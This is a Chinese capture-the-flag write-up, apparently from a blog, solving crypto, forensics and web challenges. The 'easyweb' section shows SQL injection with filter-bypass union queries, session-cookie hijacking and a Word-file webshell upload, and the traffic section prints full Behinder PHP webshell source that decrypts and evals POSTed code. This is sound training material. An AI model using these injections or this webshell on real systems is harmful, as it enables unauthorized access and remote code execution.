



```

p = int('0x9dfe6f4722f783589a955fe381d0308541dc2af910f525008b6265a294eff48846343c59', 16)
q = int('0xbf80113b43da6b0ad6bf32ba38ead7c936b97c775d3e728dc50d33a21d5e296cdab74b7911afdd07a662dbe600ce9269

s = int('0x574c8185aca3caa5d3f3f40a534a8d9604cd3de6b2e6372c0131a843f34d2e245a328c1b6a69b5d65430d18d0fab941e

print p
print q
print s

flag = hex(s*pow(p,q-2,q)%q)
print(flag)

```

执行结果:

```

C:\Users\abc\Desktop>python shulun2.py
30692980645600673771772505070474875441880694394802469681673608995493481745019888
4957273
10029682593454058413784120101444924765113110044706227240656954995357226738625158
527343890314876185790497311096936659259941815263147029629027328342945849279
45722118415008458570827521181934300826188548385796548827963604890652029099893954
45162499943833856590903946013094373620458532597796164767369666097902947020
0x666c61677b323662383364636132383439343633383831376663326165613162397d78a7L

```

对flag做16进制ascii码转换。

### ASCII在线转换器-十六进制，十进制，二进制

ASCII转换到 ASCII (例: a b c)

flag [26b83dca28494638817fc2aea1b9] x \$ L

添加空格 删除空格  将空白字符转换

十六进制转换到16进制(例:0x61或61或61/62)  删除 0x

0x660x6c0x610x670x7b0x320x360x620x380x330x640x630x610  
x320x380x340x390x340x360x330x380x380x310x370x660x630x  
320x610x650x610x310x620x390x7d0x780xa70x4c

<https://blog.csdn.net/jaykiller>

### 3. 高乐高

根据代码提示，直接post \$blocks == \$higher即可。

flag{xaYG9NpirXBm3c6AiRVM}



#### 4. xf是最好的工具

WinHEX打开，看到字符串，对该串信息转码即可。



#### 5. 达芬奇密码

第一串数列的位置和第二串数列对应位置的字符一一对应。将第一串数据按照斐波那契数列重新排序，则第二串数列变化后的顺序重新排序即为flag。

#### 6. easyweb

两个页面，一个index.php，一个login.php。在index.php上可以看到有提示/?id和/?act，先试/?id，发现可以SQL注入。

注意，这里要采用selectect这样的方式来双写绕过后台对敏感SQL代码的替换（当然也包括了其他会被替换的敏感词，如union、user等，都需要双写绕过）。经过遍历表名后发现有两张有意思的表，jos\_user和jos\_session。

```
select * from jos_data where id=4 union select * FROM jos_users limit 1000-- limit 0,1
```

ID	标题	内容
1	admin	2ff328d3b8e397e42b18d623a4e7b128

```
select * from jos_data where id=4 union select * FROM jos_session limit 1000-- limit 0,1
```

ID	标题	内容
1	te9rjntkasiv2g2lsjhi8falp5	admin

然后我们换到login.php，使用jos\_user表中得到的用户名和明文密码，再将图中打红框的session部分替换为jos\_session中的内容进行登录。应该是只要改PHPSESSID就可以，不过我是同时改了两个后进去的。注意，这里不改SESSION的话，点击登录会直接跳回到login.php。

```
Origin: http:// :7227
Connection: keep-alive
Referer: http:// :7227/login.php
Cookie: PHPSESSID: 1d80osjh79trii779s71i9n4 login: 705fb718f1a7c708
Upgrade-Insecure-Requests: 1

username=admin&password=2ff328d3b8e397e42b18d623a4e7b128
```

进去以后来到一个新的页面，admin.php，是一个上传word文档的界面。

Hidden field [path]

**word**  
word上传:  未选择文件。  
  
cache可写  
upload可写

<https://blog.csdn.net/jaykiller>

用正常word拼接一个一句话木马，进行上传。



上传成功！同时也跳出了上传路径（感谢这里没坑，一般题目可能上传路径也会随机化，然后不告诉你）

Hidden field [path]

word上传:


cache可写  
upload可写

[upload/4ec6e17831af9e36ed9f5d27fe4e69cf.docx](#)

<https://blog.csdn.net/jaykiller>

这时候就要用到index.php中的第二个提示/?act了。

用蚁剑去连接，地址为/?act=<word上传的地址>。




直接就能在目录下看到一个名字很奇怪的php文件，打开即得flag。



## 7. 异常流量

pcapng文件，直接用wireshark打开，异常流量的话，直接筛选，http contains “POST”，发现POST了一个shell.php，将流量导出。



上面的这些东西，其实是冰蝎软件的webshell木马内容，晚上找到了冰蝎的源代码：

这里面说一下为什么默认密码为什么是rebeyond还有怎样更改默认密码：  
先看看冰蝎的phpshell的源代码：

```
1 <?php
2 @error_reporting(0);
3 session_start();
4
5 if ($_SERVER['REQUEST_METHOD'] === 'POST')
6 {
7     $key="e45e329feb5d925b"; //这一行为密码的md5的前16位
8     $_SESSION['k']=$key;
9     $post=file_get_contents("php://input");
10    if(!extension_loaded('openssl'))
11    {
12        $t="base64_". "decode";
13        $post=$t($post."");
14
15        for($i=0;$i<strlen($post);$i++) {
16            $post[$i] = $post[$i]^$key[$i+1&15];
17        }
18    }
19    else
20    {
21        $post=openssl_decrypt($post, "AES128", $key);
22    }
23    $arr=explode('|',$post);
24    $func=$arr[0];
25    $params=$arr[1];
26    class C{public function __invoke($p) {eval($p."");}}
27    @call_user_func(new C(),$params);
28 }
29 ?>
```

点赞Mark关注该博主, 随时了解TA的最新博文  jaykiller

用里面的默认key，对刚才流量中选中的部分做AES解码，可以得到下面那串东西：

```
{"status":"c3VjY2Vzcw==","msg":"ZmxhZ3thMzAyOTE5YTcwMGQ0ZDIyYmRlMmJmNWQyNDQ3OWE0NH0K"}
```

AES批量加密解密    DES批量加密解密    SHA1批量加密    SHA224批量加密    SHA256批量加密    SHA384批量加密    SHA512批量加密    更多..

**密钥**

**iv向量**

不想填可以不填! ,但如果想跟其他语言或者程序对接,最好填写16位iv向量!

aes加密    aes解密    导出文本    复制结果    清空表单

```
{ "status": "c3VjY2Vzcw==", "msg": "ZmxhZ3thMzAyOTE5YTcwMGQ0ZDIyYmRlMmJmNWQyNDQ3OWE0NH0K" }
```

<https://blog.csdn.net/jaykiller>

对ZmxhZ3thMzAyOTE5YTcwMGQ0ZDlyYmRlMmJmNWQyNDQ3OWE0NH0K 再做base64转码，可以得到flag。

## 在线加密解密(采用Crypto-JS实现)

Feedback

加密/解密   散列/哈希   **BASE64**   图片/BASE64转换

明文:

```
flag{a302919a700d4d22bde2bf5d24479a44}
```

BASE64:

```
ZmxhZ3thMzAyOTE5YTcwMGQ0ZDlyYmRlMmJmNWQyNDQ3OWE0NH0K
```

<https://blog.csdn.net/jaykiller>

这道题我觉得非常不行，反正我当时是完全楞逼没有做出来。因为我当时是完全不知道冰蝎这个木马，所以这题是不是不知道冰蝎的话就永远做不出来了？